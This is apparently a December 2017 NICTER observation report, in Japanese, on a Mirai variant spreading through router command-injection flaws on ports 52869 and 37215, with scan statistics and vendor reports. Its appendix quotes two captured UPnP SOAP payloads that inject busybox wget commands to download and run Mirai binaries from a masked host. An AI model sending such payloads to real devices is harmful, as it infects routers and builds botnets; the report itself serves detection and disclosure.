NICTER 観測レポート

ルータ製品の脆弱性を悪用して感染を広げる Mirai の亜種に関する活動 (2017-12-19)

国立研究開発法人 情報通信研究機構
サイバーセキュリティ研究所
サイバーセキュリティ研究室

1. 概要

NICTER では2017年10月31日頃から，23/TCP に対して Mirai の特徴をもつパケットを送信するホスト数の増加を確認しています（図1）．パケットの送信元が日本国内のIPアドレスであったことから，ICT-ISAC や JPCERT/CC など関連組織と NICTER 観測データを共有し，事象の把握に努めてきました．

関連組織における調査の結果，送信元ホストの多くでロジテック製のブロードバンドルータが動作していることが判明しました．この情報を元に NICTER でさらに調査を行ったところ，次の状況であることが判明しました．

- 一部機器の UPnP 用インターフェイス（52869/TCP） がインターネット側からアクセス可能である
- 国内外の NICTER 観測網において，52869/TCP に対するスキャンが増加している
- 52869/TCPの通信において，Realtek SDK の Miniigd サービスにおけるコマンドインジェクションの脆弱性（CVE-2014-8361[1]）を攻撃するペイロードがみられる
- コマンドに記述されていたURLから，Mirai亜種の実行ファイルがダウンロードされる

これらの状況から，当該脆弱性を抱える日本国内の機器がMirai亜種に感染し，日本国内からの23/TCP へのスキャンが増加しているものと推測しています．

また，11月23日頃からは，別ポートの 37215/TCP に対しても，52869/TCP 宛の攻撃と類似した攻撃が確認されています．攻撃通信のペイロードの特徴から Huawei 社のブロードバンドルータ製品に脆弱性が存在する可能性が高いと推測されたため，NICTER では，同社の製品セキュリティの窓口である Huawei 社の PSIRT に報告をおこないました．Huawei PSIRT は，同一の事象がセキュリティベンダによって公開されたことを受け，製品ユーザに向けて注意喚起を公開しています[2]． Huawei PSIRT から得られた情報によりますと，当該製品は日本国内では販売されておらず，脆弱性は製品に固有のものである（製品が利用するOSSなどサードパーティ製のコンポーネントの脆弱性ではない）ことがわかっています．37215/TCP に対するスキャンと Mirai の亜種との関連性については，複数のセキュリティベンダのレポートでも触れられています[3,4]．

[1] https://nvd.nist.gov/vuln/detail/CVE-2014-8361
[2] Security Notice - Statement on Remote Code Execution Vulnerability in Huawei HG532 Product
http://www.huawei.com/en/psirt/security-notices/huawei-sn-20171130-01-hg532-en
[3] Warning: Satori, a Mirai Branch Is Spreading in Worm Style on Port 37215 and 52869
http://blog.netlab.360.com/warning-satori-a-new-mirai-variant-is-spreading-in-worm-style-on-port-37215-and-52869-en/
[4] Rise of One More Mirai Worm Variant
https://blog.fortinet.com/2017/12/12/rise-of-one-more-mirai-worm-variant



図1. 日本国内からの 23/TCP にアクセスするユニークIPアドレス数（日毎）

2. 23/TCP（国内）と 52869/TCP

10月31日頃から，日本国内のIPアドレスを送信元とする，23/TCPへのスキャンが増加しています．送信元のユニークIPアドレス数は，11月3日に約1.6万ホストを観測し，その後一時的に減少しましたが，11月16日頃から再度IPアドレス数が増加しています．ピーク時のユニークIPアドレス数は約2.4万で，12月18日現在，約1.5万ホスト[5]を観測しており，現在も右肩上がりで感染が拡大しているように見えますので，今後も注意深く観察する必要があります．

この事象と同時に，我々の運用するハニーポットでは，Mirai 亜種をダウンロードする 52869/TCP 宛の攻撃通信（ペイロード1）を観測しています．分析の結果，このペイロードは Realtek SDK の Miniigd サービスにおけるコマンドインジェクションの脆弱性（CVE-2014-8361[6]）を攻撃する通信であることがわかりました．さらに調査を進めた結果，古いファームウェアバージョンで動作しているロジテック社製のブロードバンドルータの一部がこの脆弱性を保有しており，これらの機器がMirai亜種に感染した結果，日本国内における 23/TCP 宛のスキャンが増加した可能性が高いことを確認しました．



図2. 52869/TCP へのスキャンと23/TCPへのスキャンの増加

[5] IPアドレスは動的に変わることがあるため，1.5万ホストという数字は，必ずしも感染台数を意味するわけではありません

[6] https://nvd.nist.gov/vuln/detail/CVE-2014-8361

攻撃のペイロードは時期によって異なり，まずシェルスクリプトをダウンロードしてそのシェルスクリプトから各種CPUアーキテクチャ向け実行ファイルをダウンロードするという多段構成から，MIPSアーキテクチャ向け実行ファイルを直接指定してダウンロードする形態に変わってきています．図3 は 図2 の期間を11月22日から11月28日にしぼり，かつ1時間ごとで集計した結果をプロットしたものです．52869/TCP へのスキャンが継続して行われていることや， 52869/TCP のスキャン直後に 23/TCP をスキャンするホスト数が増加しており，両者に関連性があることがわかります．



図3. 23/TCP と 52869/TCP へのスキャン

3. 23/TCP と 37215/TCP



図4. 23/TCP へのスキャンホスト数と 37215/TCP へのスキャンパケット数

11月23日頃から，新たに 37215/TCP に対するスキャンパケットを観測しています（図4）．観測されたペイロード（ペイロード2）の特徴から，Huawei 社のブロードバンドルータにコマンドインジェクションの脆弱性が存在し，この脆弱性が狙われていると考えられます．NICTER では，未知の脆弱性である可能性があると判断し，Huawei PSIRT へ報告しました．Shodanで該当する情報を検索した結果，当該機器が使用されている国として，アルゼンチン（AR），チュニジア（

TN），ブルガリア（BG）が上位3国となっており（図5），これらの国からの 23/TCP に対するスキャンが同時期に増加している（図6）ことが確認できます．アルゼンチンにおける 23/TCP スキャンホスト数の増加は ZyXEL 社製の脆弱性が原因との報告[7]もあり我々も同様の見解ですが，37215/TCP の脆弱性に対する攻撃もこの事象に関係すると我々は考えています．先に述べた国内の事例と異なり，これらの 23/TCP へのスキャンホスト数は減少傾向にありますが，今後も注意深く観察する必要があると考えています．



図5. Shodanの検索結果



図6. Shodanの検索結果上位3カ国からの 23/TCPへのスキャン

4. おわりに

今日現在，インターネット上にはUPnPサービスが様々なポートで開いていることが確認できます．

[7] http://blog.netlab.360.com/early-warning-a-new-mirai-variant-is-spreading-quickly-on-port-23-and-2323-en/

今回観測された事象では，既知の脆弱性を悪用する機能が Mirai 亜種に取り込まれたことで，その脆弱性を抱えた機器への感染が広がりました．今後も，既知・未知を問わず，別の脆弱性を悪用する機能が Mirai 亜種に取り込まれ，新たに感染の被害に遭う機器が現れることも考えられます．NICTER では 関連する事象の観測・分析を引き続き行い，関連組織と連携しながら事象の把握とインシデントの低減に努めていきます．

(参考) ペイロード1

```
POST /picsdesc.xml HTTP/1.1
Host: ***.***.***.***:52869
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
SOAPAction:
urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping
Content-Length: 637

<?xml version="1.0" ?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:AddPortMapping
xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1">
<NewRemoteHost></NewRemoteHost>
<NewExternalPort>47450</NewExternalPort>
<NewProtocol>TCP</NewProtocol>
<NewInternalPort>44382</NewInternalPort>
<NewInternalClient>
  `cd /tmp/;/bin/busybox wget http://***.***.***.***/okiru.sh`
</NewInternalClient>
<NewEnabled>1</NewEnabled>
<NewPortMappingDescription>syncthing</NewPortMappingDescription>
<NewLeaseDuration>0</NewLeaseDuration>
</u:AddPortMapping>
</s:Body>
</s:Envelope>
```

(参考) ペイロード2

```
<?xml.version="1.0" ?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1">
<NewStatusURL>$(busybox wget -g xxx.xxx.xxx.xxx -l /tmp/rsh -r
/okiru.mips ;chmod +x /tmp/rsh ;/tmp/rsh)</NewStatusURL>
```

```
<NewDownoadURL>$(echo HUAWEIUPNP)</NewDownloadURL>
</u:Upgrade>
</s:Body>
</s:Envelope>
```

関連情報

- ロジテック「ロジテック製 300Mbps 無線LAN ブロードバンドルータおよびセットモデル(全11モデル)に関する重要なお知らせとお願い」
  http://www.logitec.co.jp/info/2017/1219.html
- JPCERT/CC「Mirai 亜種の感染活動に関する注意喚起」
  https://www.jpcert.or.jp/at/2017/at170049.html
- IIJ-SECT「国内における Mirai 亜種の感染急増 (2017年11月の観測状況)」
  https://sect.iij.ad.jp/d/2017/12/074702.html
- ICT-ISAC「IoTボットに関する注意喚起について」
  https://www.ict-isac.jp/news/news20171219.html
- 警察庁「脆弱性が存在するルータを標的とした宛先ポート52869/TCPに対するアクセス及び日本国内からのTelnetによる探索を実施するアクセスの観測等について」
  https://www.npa.go.jp/cyberpolice/important/2017/201712191.html

更新履歴

2017-12-20 脚注と関連情報のリンクを追加.

＜本件に関するお問い合わせ先＞
国立研究開発法人　情報通信研究機構
サイバーセキュリティ研究所
サイバーセキュリティ研究室
nicter-web@ml.nict.go.jp